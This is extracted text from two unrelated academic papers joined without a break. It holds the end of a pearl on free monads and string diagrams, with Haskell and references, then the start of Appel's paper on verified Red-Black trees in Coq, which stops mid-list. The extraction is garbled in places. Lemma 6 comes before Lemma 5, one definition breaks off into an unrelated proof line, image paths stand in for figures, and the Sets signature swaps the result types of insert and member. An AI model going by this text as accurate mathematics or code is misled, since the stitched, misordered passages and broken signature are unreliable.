**Lemma 6.** Let  $S$  be a right module over a monad  $M$  with an action  $\delta : SM \rightarrow S$ . Let  $g : S \rightarrow T$  and  $m : M \rightarrow T$  form a module-to-monad morphism. Then, the following holds, where  $\beta$  is as defined in (19):

$$\begin{array}{c} S^* \\ \diagup \quad \diagdown \\ \textcircled{g} \\ \diagdown \quad \diagup \\ \mu \\ T \end{array} = \begin{array}{c} S^* \\ \diagup \quad \diagdown \\ \beta \\ \textcircled{m} \\ \textcircled{g} \\ T \end{array}$$

Proof. See Figure 2.  $\square$

**Lemma 5.** Let  $M, T, K$  be monads,  $k : K \rightarrow T$  and  $m : M \rightarrow T$  be monad morphisms, and  $\lambda : KM \rightarrow MK$  be a distributive law between monads such that:

$$\begin{array}{c} K \quad M \\ \diagup \quad \diagdown \\ \textcircled{k} \quad \textcircled{m} \\ \mu \\ T \end{array} = \begin{array}{c} K \quad M \\ \textcircled{m} \quad \textcircled{\lambda} \\ \mu \\ T \end{array} \quad (28)$$

Then,

$$\begin{array}{c} M \quad K \\ \textcircled{m} \quad \textcircled{k} \\ \mu \\ T \end{array}$$

is a monad morphism.

*Proof.* Coherence with the unit is easy. Coherence with the multiplication is shown in Figure 3; for readability, we wipe out the labels—the crossing of strings corresponds to  $\lambda$ , the circles represent  $m$  or  $k$  (depending on the type of the string), while the black dots are the multiplications of the appropriate monads.  $\square$

Recall from Section 4.5, equation (18), the definition of a right module  $S$  over a monad  $M$  with an action  $\delta : SM \rightarrow S$ . For a monad  $T$ , we define a *module-to-monad morphism* as a natural transformation  $g : S \rightarrow T$  paired with a monad morphism  $m : M \rightarrow T$  such that

Proof. See Figure 4.  $\square$

**Corollary 7.** For monad morphisms  $f : F^* \rightarrow T$  and  $m : M \rightarrow T$ , the natural transformation  $[m, f]$  is a monad morphism.

*Proof.* Note that  $FM$  is a right module over  $M$ . Moreover, the natural transformation

$$\begin{array}{c} F \\ \triangleright \\ \textcircled{f} \\ \diagup \quad \diagdown \\ \mu \\ T \end{array}$$

together with  $m$  form a module-to-monad morphism, which is easy to verify. Now, it is enough to apply Lemmata 5 and 6.  $\square$

## 6. Implementation: algebraically free monads

How do we know that the particular implementation of the free monad data structure as known from functional programming really satisfies all the properties described in this article? As shown in Section 5.3, it is enough to define the operation  $\langle\langle - \rangle\rangle$ , and prove that it satisfies the universal property and uniformity. In Haskell,  $\langle\langle - \rangle\rangle$  can be given as follows:

```
genFold :: (Functor f, Functor g, Monad m)
         → (forall x. f (g x) → g (m x))
         → Free f (g a) → g (m a)
```




Figure 3. Proof of Lemma 5




Figure 4. Proof of Lemma 6

$$\begin{aligned} \text{genFold } d \text{ (Var } g) &= \text{fmap return } g \\ \text{genFold } d \text{ (Op } f) &= \text{fmap join (d (fmap (genFold } d\text{)) } f\text{))} \end{aligned}$$

Now, it is enough to use the initial algebra semantics (the function *genFold* is clearly a fold of the initial algebra) and prove the necessary properties using basic algebra of programming (Bird and de Moor 1997). However, this would be a very tedious task. To make it a bit easier, we can employ some known results from category theory. The details are beyond the scope of this article, so we give only a short overview to connect the universal properties with the more traditional way of reasoning about free monads.

First, assume that for an endofunctor  $F$  on a category  $\mathcal{C}$  with coproducts, the free algebra  $F^*A = \mu X.FX + A$  exists for all objects  $A$ . Then, the tuple  $\langle F^*A, \mu_A \cdot \text{emb}_{F^*A} : FF^*A \rightarrow F^*A \rangle$  is the free  $F$ -algebra generated by the object  $A$  (Barr 1970). The monad  $F^*$  is obtained as the monad induced by the free-forgetful adjunction, and we say that it is an *algebraically free* monad. The adjointness means that  $F$ -algebra homomorphisms  $\langle F^*A, \mu_A \cdot \text{emb}_{F^*A} \rangle \rightarrow \langle B, b \rangle$  are in a one-to-one correspondence with morphisms  $A \rightarrow B$ . In symbols,

we have the following natural isomorphism between hom-sets:

$$\Phi_{A, \langle B, b \rangle} : F\text{-Alg}[\langle F^*A, \mu_A \cdot \text{emb}_{F^*A} \rangle, \langle B, b \rangle] \rightarrow \mathcal{C}[A, B]$$

Given a natural transformation  $\lambda : FG \rightarrow GM$ , we define the components of the distributive law  $\langle \langle \lambda \rangle \rangle_A : F^*GA \rightarrow GMA$  as:

$$\Phi_{GA, \langle GMA, G\mu_A^M \cdot \lambda_{MA} \rangle}^{-1}(G\eta_A^M)$$

To show that  $\langle \langle \lambda \rangle \rangle$  is a distributive law, one can employ the fact that the category  $F\text{-Alg}$  is isomorphic to the Eilenberg–Moore category of  $F^*$ , which is a known result that can be shown using Beck’s theorem (1967). Then, the result follows from the correspondence between distributive laws and liftings, also introduced by Beck (1969). For a detailed exposition, see, for example, Bartels’ PhD dissertation (2004).

Uniformity is much simpler, since it follows directly from the naturality of  $\Phi$ . For natural transformations as in the equality (24), we can prove it as follows (for brevity, we omit the subscript of the

natural transformation  $\Phi^{-1}$ ):

$$\begin{aligned}\Phi^{-1}(K\eta_A) \cdot F^*f_A &= \Phi^{-1}(K\eta_A \cdot f_A) && (\text{naturality of } \Phi^{-1}) \\ &= \Phi^{-1}(f_{MA} \cdot J\eta_A) && (\text{naturality of } f) \\ &= f_{MA} \cdot \Phi^{-1}(J\eta_A) && (\text{naturality of } \Phi^{-1})\end{aligned}$$

## 7. Conclusion

Reasoning with universal properties is an established principle in functional programming, for example, in the form of initial algebra semantics that allows one to program with and reason about algebraic data structures in terms of folds and unfolds (Fokkinga 1992). The point of this pearl is that one can treat free monads in a way that is more abstract than merely as algebraic data structures. Free monads come from category theory bringing along their own universal properties, which are better suited for high-level reasoning than simple folds. In particular, they respect the structure of the involved monads on the nose, which greatly simplifies proofs that some things are monads, monad morphisms, or distributive laws between monads.

Reasoning with graphical calculi, such as string diagrams, is of course a matter of taste. One can work out every proof in this article using expressions written down in the more traditional fashion, or by diagram chasing. On the other hand, a well-suited graphical calculus can aid reasoning by presenting complicated expressions in a more intuitive form. The amount of administrative steps is reduced, which means that the possible next steps are easier to identify, and one can focus on the important aspects of the proof.

String diagrams were introduced by Penrose (1971) to reason about the calculus of tensors. Since then, graphical calculi have been used to manage complexity in different areas of category theory and its applications. Examples include diagrams tailored for monoidal categories (Selinger 2011), traced monoidal categories (Joyal et al. 1996), or logic (Brady and Trimble 1998). There exist 3-dimentional graphical calculi (Barrett et al. 2016), or even  $n$ -dimentional ones (Kock et al. 2010). The current development is heavily inspired by string diagrams introduced for Kan extensions by Hinze (2012).

## Acknowledgments

Diagrams similar to the ones shown in Section 3 first appeared in an unpublished appendix to a paper by the present authors and Jeremy Gibbons (2015). Back then, we didn't know how to use the 2-categorical framework to show a theorem similar to Corollary 7, and we had to resort to the 'intensional' means. The authors would like to thank Tom Schrijvers and Alexander Vandenbroucke for their notes on an early draft of this paper, and the anonymous reviewers for their constructive remarks.

## References

- R. Atkey and P. Johann. Interleaving data and effects. *Journal of Functional Programming*, 25:e20 (44 pages), 2015.
- M. Barr. Coequalizers and free triples. *Mathematische Zeitschrift*, 116(4): 307–322, 1970.
- J. W. Barrett, C. Meusburger, and G. Schaumann. Gray categories with duals and their diagrams, 2016. To appear in *Journal of Differential Geometry*.
- F. Bartels. *On Generalised Coinduction and Probabilistic Specification Formats: Distributive Laws in Coalgebraic Modelling*. PhD thesis, Vrije Universiteit Amsterdam, 2004.
- J. Beck. Distributive laws. In B. Eckmann, editor, *Seminar on Triples and Categorical Homology Theory*, volume 80 of *Lecture Notes in Mathematics*, pages 119–140. Springer Berlin Heidelberg, 1969.
- J. M. Beck. *Triples, Algebras and Cohomology*. PhD thesis, Columbia University, 1967.
- R. Bird and O. de Moor. *Algebra of Programming*. Prentice-Hall, Inc., Upper Saddle River, NJ, USA, 1997.
- R. S. Bird and L. Meertens. Two exercises found in a book on algorithmics. In L. Meertens, editor, *Program Specification and Transformation*, pages 451–457. North-Holland, 1987.
- G. Brady and T. Trimble. A string diagram calculus for predicate logic and C. S. Peirces system beta, 1998. URL [people.cs.uchicago.edu/~brady/beta98.ps](http://people.cs.uchicago.edu/~brady/beta98.ps). preprint.
- P.-L. Curien. *Computer Science Logic: 22nd International Workshop, CSL 2008, 17th Annual Conference of the EACSL, Bertinoro, Italy, September 16–19, 2008. Proceedings*, chapter The Joy of String Diagrams, pages 15–22. Springer Berlin Heidelberg, Berlin, Heidelberg, 2008.
- M. M. Fokkinga. *Law and Order in Algorithmics*. PhD thesis, University of Twente, Enschede, February 1992. URL <http://doc.utwente.nl/66251/>.
- R. Hinze. Kan extensions for program optimisation or: Art and Dan explain an old trick. In *Mathematics of Program Construction - 11th International Conference, MPC 2012, Madrid, Spain, June 25–27, 2012. Proceedings*, pages 324–362, 2012.
- R. Hinze and D. Marsden. Equational reasoning with lollipops, forks, cups, caps, snakes, and speedometers. *Journal of Logical and Algebraic Methods in Programming*, pages –, 2016. In press.
- M. Hyland, G. D. Plotkin, and J. Power. Combining effects: Sum and tensor. *Theor. Comput. Sci.*, 357(1-3):70–99, 2006.
- A. Joyal, R. Street, and D. Verity. Traced monoidal categories. *Mathematical Proceedings of the Cambridge Philosophical Society*, 119:447–468, 1996.
- G. M. Kelly. A unified treatment of transfinite constructions for free algebras, free monoids, colimits, associated sheaves, and so on. *Bulletin of the Australian Mathematical Society*, 22:1–83, 8 1980. ISSN 1755-1633.
- J. Kock, A. Joyal, M. Batanin, and J.-F. Mascari. Polynomial functors and opetopes. *Advances in Mathematics*, 224:2690–2737, 2010.
- C. Lüth and N. Ghani. Composing monads using coproducts. In M. Wand and S. L. P. Jones, editors, *Proceedings of the Seventh ACM SIGPLAN International Conference on Functional Programming (ICFP '02), Pittsburgh, Pennsylvania, USA, October 4–6, 2002.*, pages 133–144. ACM, 2002. ISBN 1-58113-487-8. doi: 10.1145/581478.581492. URL <http://doi.acm.org/10.1145/581478.581492>.
- E. Meijer, M. Fokkinga, and R. Paterson. Functional programming with bananas, lenses, envelopes and barbed wire. In *Proceedings of the 5th ACM Conference on Functional Programming Languages and Computer Architecture*, pages 124–144, New York, NY, USA, 1991. Springer-Verlag New York, Inc. URL <http://dl.acm.org/citation.cfm?id=127960.128035>.
- E. Moggi. An Abstract View of Programming Languages. Technical report, Edinburgh University, 1989. URL <http://www.lfcs.inf.ed.ac.uk/reports/90/ECS-LFCS-90-113/>.
- R. Penrose. Applications of negative dimensional tensors. In D. Welsh, editor, *Combinatorial Mathematics and its Applications*, pages 221–244. Academic Press, New York, 1971.
- M. Piróg and J. Gibbons. Tracing monadic computations and representing effects. In J. Chapman and P. B. Levy, editors, *Proceedings Fourth Workshop on Mathematically Structured Functional Programming*, Tallinn, Estonia, 25 March 2012, volume 76 of *Electronic Proceedings in Theoretical Computer Science*, pages 90–111. Open Publishing Association, 2012. doi: 10.4204/EPTCS.76.8.
- M. Piróg, N. Wu, and J. Gibbons. Modules over monads and their algebras. In L. S. Moss and P. Sobociński, editors, *6th Conference on Algebra and Coalgebra in Computer Science, CALCO 2015, June 24–26, 2015, Nijmegen, The Netherlands*, volume 35 of *LIPICS*, pages 290–303. Schloss Dagstuhl - Leibniz-Zentrum fuer Informatik, 2015.
- T. Schrijvers, N. Wu, B. Desouter, and B. Demoen. Heuristics entwined with handlers combined. In *PPDP 2014 : proceedings of the 16th international symposium on principles and practice of declarative programming*, page 12. Association for Computing Machinery (ACM), 2014.
- P. Selinger. A survey of graphical languages for monoidal categories. In B. Coecke, editor, *New Structures for Physics*, pages 289–355. Springer Berlin Heidelberg, Berlin, Heidelberg, 2011.

# *Efficient Verified Red-Black Trees*

ANDREW W. APPEL  
 Princeton University, Princeton NJ 08540, USA  
*(e-mail: appel@princeton.edu)*  
 September 2011

---

## **Abstract**

I present a new implementation of balanced binary search trees, compatible with the MSets interface of the Coq Standard Library. Like the current Library implementation, mine is formally verified (in Coq) to be correct with respect to the MSets specification, and to be balanced (which implies asymptotic efficiency guarantees). Benchmarks show that my implementation runs significantly faster than the library implementation, because (1) Red-Black trees avoid the significant overhead of arithmetic incurred by AVL trees for balancing computations; (2) a specialized delete-min operation makes priority-queue operations much faster; and (3) dynamically choosing between three algorithms for set union/intersection leads to better asymptotic efficiency.

---

## **1 Introduction**

An important and growing body of formally verified software (with machine-checked proofs) is written in pure functional languages that are embedded in logics and theorem provers; this is because such languages have tractable proof theories that greatly eases the verification task. Examples of such languages are ML (embedded in Isabelle/HOL) and Gallina (embedded in Coq). These embedded pure functional languages extract to ML that can be compiled with optimizing compilers, so it's not crazy to think of building real software this way that's efficient enough to solve real problems.

Efficient programs need efficient algorithm-and-data-structure libraries, subject to this restriction that the programs are purely functional. Although some authors are experimenting with ways to evade the pure-functional restriction in Gallina (Nanevski *et al.*, 2008; Armand *et al.*, 2010), I believe we can get quite far without evasions.

Balanced binary search trees are an important data structure in computer science, and particularly so in pure functional programming. They are used to implement the abstract type of sets over totally ordered keys, with  $O(\log N)$  insertion, lookup, and deletion. In a programming language with a sufficiently powerful module system (MacQueen, 1990) such as that of Standard ML or OCaml, one can specify the interface of the *set* abstract data type, parametrized over another abstract data type of totally ordered *keys*. Filiâtre and Letouzey (Filiâtre & Letouzey, 2004) show that in the Coq proof assistant, one can go even farther: in the *keys* module are not only the comparison operations on keys, but the specification expressed in logic (the Calculus of Inductive Constructions) that the key-comparison really is totally ordered; and in the *sets* module are the logical correctness specifications of all of the operations, also expressed in logic. For example,

```

Module Type Sets.
Declare Module K : OrderedType.
Parameter set : Type.
Parameter In : K.t → set → Prop.
Parameter insert : K.t → set → bool.
Parameter member : K.t → set → set.
Axiom insert_spec : ∀s x y, In y (insert x s) ↔ E.eq y x ∨ In y s.
Axiom member_spec : ∀s x, member x s = true ↔ In x s.
...
End Sets.

```

Here, K contains the operations *and specifications* of a total order, and Sets contains the operations and specifications of the operations on sets of keys.

Filiâtre and Letouzey then implemented this specification with balanced binary search trees: that is, they wrote *programs* for operations such as insert and member, and wrote machine-checked *proofs* for specifications such as insert\_spec and member\_spec. In fact, they compared the performance of AVL trees with Red-Black trees. The Red-Black trees performed faster, but for other reasons they chose the AVL trees for the Coq Library; since then, Filiâtre’s Red-Black implementation is available in the Coq “User Contributions<sup>1</sup>” while the AVL trees are in the MSets module of the Coq Library.

My research group is building a verified implementation of the paramodulation algorithm for resolution theorem proving, we use MSets to keep sets of clauses, priority queues of clauses, and mappings from names to various types. I wanted our program to run faster, so I investigated an alternate implementation of MSets. My implementation is probably similar in many ways to Filiâtre’s Red-Black implementation, but in this paper I want to focus on three specific design issues, which I discuss below.

In a binary search tree, each nonempty node has a *key* and two subtrees; every key within the left subtree is less than the node’s key, and every key within the right subtree is greater. In a *balanced* binary search tree, each node has some extra information to keep track of balance conditions, that is, to make sure that the heights of the two subtrees are approximately the same. When a tree goes (or is about to go) out of balance, a *rotation* can adjust it. The height of an approximately balanced tree is  $O(\log N)$ , so the insert and lookup costs are logarithmic.

AVL trees are the granddaddy of efficient balanced binary search trees, invented in 1962. Each node keeps a *height* memoizing the height of that subtree, and by comparing heights one can know when to rotate. Instead of storing the raw height, one can store a 2-bit *balance factor*, the difference between the heights of the left and right subtrees. In a conventional programming language, a word-aligned record with key+left+right+extra takes 4 words whether the “extra” is a 2-bit balance factor or a short integer height, so it does not matter which representation is used.

Red-black trees keep only 1 bit of balance information: the tree has *black* nodes and *red* nodes. The Red-Black invariant, which I will describe later, guarantees  $O(\log N)$  efficiency

<sup>1</sup> <http://coq.inria.fr/pylons/contribs/files/FSets/trunk/FSets.FSetRBT.html>

for insert and lookup operations. Of course, 1 bit of balance information is as costly as a whole word, in a typical word-aligned implementation.<sup>2</sup>

In this article I present my Red-Black Tree implementation of MSets. When extracted to ML code, it's significantly faster than the existing Coq Library implementation, for three reasons:

1. Bookkeeping of heights in MSetAVL using the  $Z$  type of the Coq library, is expensive; bookkeeping of reds and blacks is much cheaper. (The *AVL balance factors* would probably be faster than  $Z$  but not as fast as Red-Black.) Filliâtre's Red-Black trees, if revived, would probably perform as fast as mine.
2. I combine `min_elt` (find the minimum element) and `delete` into a single operation `delete_min` that does not have to do any comparisons at all. This was omitted from the Coq Library MSets interface, with unfortunate consequences for clients that want to use MSets as priority queues.
3. Union, intersection, and similar operations have three implementations. Sets  $s$  and  $t$  can be unioned in time  $|s| \log |t|$  (when  $|s| \leq |t|$ ) by insert each element of  $s$  into  $t$ ; or in  $|t| \log |s|$  time (when  $|t| \leq |s|$ ); or in  $s+t$  time by flattening both trees, merging, and rebuilding a new one. The intersection and diff operations are analogous. Depending on the sizes of  $s$  and  $t$ , I choose between these three methods. Measuring the size of a Red-Black tree would take linear time, so I measure the approximate log of the size (the “black-node height”) in  $\log N$  time.

Reasons 2 and 3 are not specific to Red-Black trees, and would apply to most balanced binary search tree data structures.

## 2 Why are AVL trees slow?

Integer arithmetic in the Coq standard library is constructed from inductive structures as follows.

**Inductive** `positive` :=    `xI : positive → positive` |    `xO : positive → positive` |    `xH : positive`.

**Inductive** `Z` :=    `Z0 : Z` |    `Zpos : positive → Z` |    `Zneg : positive → Z`.

A positive number is either 1, represented by `xH`, or  $2n$ , represented by `xO(n)`, or  $1 + 2n$ , represented by `xI(n)`. Whenever we reason about integers (type  $Z$ ) in Coq, we are in fact reasoning about data structures such as  $(Zneg(xI(xO(xH))))$  and  $(Zpos(xO(xI(xI(xH)))))$ . Such reasoning takes time (typically) linear in the size of the data structure, and logarithmic in the size of the numbers represented.

This explains why the implementation of AVL trees in the Coq library performs slowly for `insert`: balance numbers are represented as  $Z$ , and thus there is a  $\log N$  penalty; effectively `insert k t` takes time  $\log^2 |t|$ .

One might think, “when extracting to ML programs, why can't we represent  $Z$  as a single-word native integer, and do machine-native arithmetic?” Indeed, Filliâtre and Letouzey

<sup>2</sup> One can do Red-Black trees with 0 bits of balance information, at the cost of extra comparisons Ex. 13.65, p. 560. But I want the data structure to be efficient even in regimes where comparisons are expensive, so this technique is not attractive.

write, “We could parameterize the whole formalization of AVL trees with respect to the arithmetic used for computing heights, using yet another functor. But we would lose the benefits of the `Omega` tactic (the decision procedure for Presburger arithmetic) which is of heavy used in this development.”

However, I believe they are underestimating a significant problem: machine arithmetic arithmetic can overflow. If one axiomatizes this overflow then one has many proof obligations of the form  $x + y < 2^{31}$ . In practice, these proof obligations are overwhelmingly nasty. Furthermore, the specifications themselves would get much more complicated. One of the most important methods by which people have made progress in verified algorithms is by the clever trick of using infinite-precision integers, not because they will ever overflow, but so that the proofs are simpler.

**Theorem:** If we were to use machine integers to store the balance information for AVL trees, those integers would never overflow.

**Proof.** The height stored in an AVL tree never exceeds the log of the number of pointers in the tree, and thus on any machine where integers are at least as large as pointers, the height of the tree is representable. ■

It is exceedingly difficult to convert this theorem to a machine-checkable result, and I will not even try. Thus, one can see why Filliatre and Letouzey did not attempt using fixed-precision arithmetic for heights of AVL trees.

But there's a simpler way. One should simply use a representation of balanced search trees that does not require integers: Red-Black trees.

### 3 Looking up keys in search trees

In Coq the Red-Black tree data structure is simply,

```
Local Notation "'key'" := K.t.
Inductive color := Red | Black.
Inductive tree : Type :=
| E : tree
| T: color → tree → key → tree → tree.
```

The implementation is a functor over any totally ordered type (module `K: Orders.OrderedType`).

The beautiful thing about Red-Black trees (or AVL trees) is that the lookup function can ignore all the balance information and just use the *searchtree* property:

```
Fixpoint member (x: key) (t : tree) : bool :=
match t with
| E ⇒ false
| T _ tl k tr ⇒ match K.compare x k with
| Lt ⇒ member x tl
| Eq ⇒ true
| Gt ⇒ member x tr
end
end.
```

But what is the *searchtree* property? It is that all the elements to the left are less than the node's key, and so on. In practice we often need to say that  $t$  is a *searchtree* that can appear to the right of some key  $k_{\text{low}}$ , or to the left of some key  $k_{\text{high}}$ , or both. That is, we start with an “optional less than”,

**Definition** `Itopt (x y : option key) :=`  
`match x, y with Some x', Some y' => K.It x' y' | _, _ => True end.`

Thus, `Itopt (Some x) (Some y)` means  $x < y$ , but `Itopt None (Some y)` is vacuously true, as is `Itopt (Some x) None`. Then the `searchtree` property is defined as,

**Inductive** `searchtree: tree → option key → option key → Prop :=`  
`| STE: ∀lo hi, Itopt lo hi → searchtree E lo hi`  
`| STT: ∀c tl k tr lo hi,`  
`searchtree tl lo (Some k) → searchtree tr (Some k) hi → searchtree (T c tl k tr) lo hi.`

To specify what it means for the member function to be correct, we write an inductive definition for the *interpretation* of a tree as a predicate on keys; iff the key is present anywhere in the tree (regardless of `searchtree` properties), then the predicate will be True.

**Inductive** `interp: tree → (key → Prop) :=`  
`| member_here: ∀x y c tl tr, K.eq x y → interp (T c tl y tr) x`  
`| member_left: ∀x y c tl tr, interp tl x → interp (T c tl y tr) x`  
`| member_right: ∀x y c tl tr, interp tr x → interp (T c tl y tr) x.`

If  $t$  is a bounded search tree, then any key in the interpretation of  $t$  is in bounds:

**Lemma** `interp_range:`  
 $\forall x t \text{ lo hi, } \text{searchtree lo hi } t \rightarrow \text{interp } t \text{ x} \rightarrow \text{Itopt lo (Some x)} \wedge \text{Itopt (Some x) hi.}$

And now the correctness of `member`: for any tree  $t$  that is a `searchtree`, `member` finds the key  $k$  if and only if `interp t k`.

**Lemma** `interp_member:`  
 $\forall x t, \text{searchtree None None } t \rightarrow (\text{member } x t = \text{true} \leftrightarrow \text{interp } t \text{ x}).$

**Proof.** The Coq proof script is 18 lines (138 tokens) long. In the forward direction, we can ignore the `searchtree` property and do induction on  $t$ . In the backward direction, we do induction on the inductive predicate `searchtree`. ■

The completion of this proof before we even define the balance property demonstrates that, not only can lookup on Red-Black trees ignore the colors—so can the proofs about lookup.

## 4 Insertion

Insertion into an *unbalanced* binary search tree is easy, and easy to prove correct:

**Fixpoint** `unbal_ins x s :=`  
`match s with`  
`| E => T Red E x E`  
`| T _ a y b => match K.compare x y with`  
`| Lt => T Red (unbal_ins x a) y b`  
`| Eq => T Red a x b`  
`| Gt => T Red a y (unbal_ins x b)`  
`end`  
`end.`

I arbitrarily put `Red` for the color, but trees built this way will not satisfy the Red-Black property; they will satisfy the `searchtree` property, and a lemma similar to the `interp_insert` property that I will define below.

So, if unbalanced insert is easy and correct, then why not do that? Because the trees might not be balanced, and therefore we cannot give  $\log N$  guarantees for the operations.

We will make formal, machine-checked proofs of the functional correctness of our operations on search trees. But the proof theory of the Gallina language does not really permit the formal verification of execution-time properties. Instead, we will want formal (machine-checked) proofs that the search trees will have depth no more than  $2\log N$ . This, combined with our understanding of the recursion depth of the insert and lookup algorithms, will reassure us (in a rigorous but not machine-checked way) that the programs will run fast.

The *Red-Black invariant* is that every path from the root to a leaf has the same number of black nodes, and no such path has two red nodes in a row. Thus each leaf is at most twice as deep as any other leaf, and this means that the height of an  $N$ -node tree is at most  $2\log N$ . We formalize this invariant as follows.

```
Inductive is_redblack : tree → color → nat → Prop :=
| IsRB_leaf: ∀c, is_redblack E c 0
| IsRB_r: ∀tl k tr n, is_redblack tl Red n → is_redblack tr Red n → is_redblack (T Red tl k tr) Black n
| IsRB_b: ∀c tl k tr n,
  is_redblack tl Black n → is_redblack tr Black n → is_redblack (T Black tl k tr) c (S n).
```

The proposition  $\text{is\_redblack } t \text{ } c \text{ } n$  means that  $t$  is a well-formed Red-Black tree, in color-context  $c$ , with black-height  $n$ . Color-context  $c$  means that the tree can be part of a well-formed Red-Black tree whose parent node has color  $c$ . Color-context Black accommodates any well-formed tree, but a Red context requires a Black root. Black-height  $n$  means that the number of Black nodes on any path from the root to a leaf is exactly  $n$ .

A well-formed Red-Black tree, in this definition, is not necessarily a search tree. We say that a valid tree is both a search tree and a Red-Black tree.

**Definition** valid ( $x$ ) := searchtree None None  $x \wedge \exists n, \text{is\_redblack } x \text{ Red } n$ .

Most presentations of Red-Black trees are in an imperative setting: the *insert* function adds a new node to replace some leaf (by overwriting a NULL pointer with the pointer to a new node), then rearranges pointers in place until the Red-Black balance conditions are achieved. In a functional programming language where pointers are not to be updated in place, one wants something more like the *unbal\_ins* function, except with balancing.

I follow Okasaki's presentation of Red-Black trees in a functional setting (Okasaki, 1999).

```
Definition balance color t1 k t2 :=
match color with
| Red ⇒ T Red t1 k t2
| Black ⇒ match t1, t2 with
  | T Red (T Red a x b) y c, d ⇒ T Red (T Black a x b) y (T Black c k d)
  | T Red a x (T Red b y c), d ⇒ T Red (T Black a x b) y (T Black c k d)
  | a, T Red (T Red b y c) z d ⇒ T Red (T Black a k b) y (T Black c z d)
  | a, T Red b y (T Red c z d) ⇒ T Red (T Black a k b) y (T Black c z d)
  | _, _ ⇒ T Black t1 k t2
end
end.
```

```

Fixpoint ins x s :=
  match s with
  | E ⇒ T Red E x E
  | T c a y b ⇒ match K.compare x y with
    | Lt ⇒ balance c (ins x a) y b
    | Eq ⇒ T c a x b
    | Gt ⇒ balance c a y (ins x b)
  end
end.

```

```

Definition makeBlack t :=
  match t with
  | E ⇒ E
  | T _ a x b ⇒ T Black a x b
end.

```

**Definition** insert x s := makeBlack (ins x s).

These four functions are the direct translation of Okasaki's ML implementation into Gallina. Okasaki's proof is by appeal to diagrams, with the sentence, "It is routine to verify that the Red-Black balance invariants both hold for the resulting tree."

According to Webster's dictionary, *routine* can mean "monotonous or tedious" or "a sequence of instructions for performing a task that forms a program." Okasaki was right in both senses. It is tedious to prove the correctness of *balance* *by hand* by applying standard tactics in Coq; instead, I write *a program* in the Ltac language to prove it. I illustrate with just the proof of theorem *searchtree\_balance*, that if  $T c s k t$  is a search tree, then  $balance c s k t$  is a search tree.

```

Ltac inv H := inversion H; clear H; subst.
Ltac do_searchtree :=
  assumption ||
  constructor ||
  match goal with
  | ⊢ searchtree _ _ (match ?C with Red ⇒ _ | Black ⇒ _ end) ⇒ destruct C
  | ⊢ searchtree _ _ (match ?C with E ⇒ _ | T _ _ _ ⇒ _ end) ⇒ destruct C
  | H: searchtree _ _ E ⊢ _ ⇒ inv H
  | H: searchtree _ _ (T _ _ _) ⊢ _ ⇒ inv H
  | ⊢ ltop _ _ ⇒ unfold ltop in *; auto
  | ⊢ match ?A with Some _ ⇒ _ | None ⇒ _ end ⇒ destruct A
  | H: K.lt ?A ?B ⊢ K.lt ?A ?C ⇒ try solve [apply lt_trans with B; assumption]; clear H
end.

```

**Lemma** searchtree\_balance:

```

 $\forall c s1 t s2 lo hi,$ 
 $ltop lo (\text{Some } t) \rightarrow ltop (\text{Some } t) hi \rightarrow$ 
 $\text{searchtree } lo (\text{Some } t) s1 \rightarrow \text{searchtree } (\text{Some } t) hi s2 \rightarrow$ 
 $\text{searchtree } lo hi (\text{balance } c s1 t s2).$ 

```

**Proof.** intros. unfold balance. repeat do\_searchtree. **Qed.**

The "proof" of the theorem is this: Each subgoal may be solved by either

1. it's trivially true (quod erat demonstrandum is a current hypothesis);
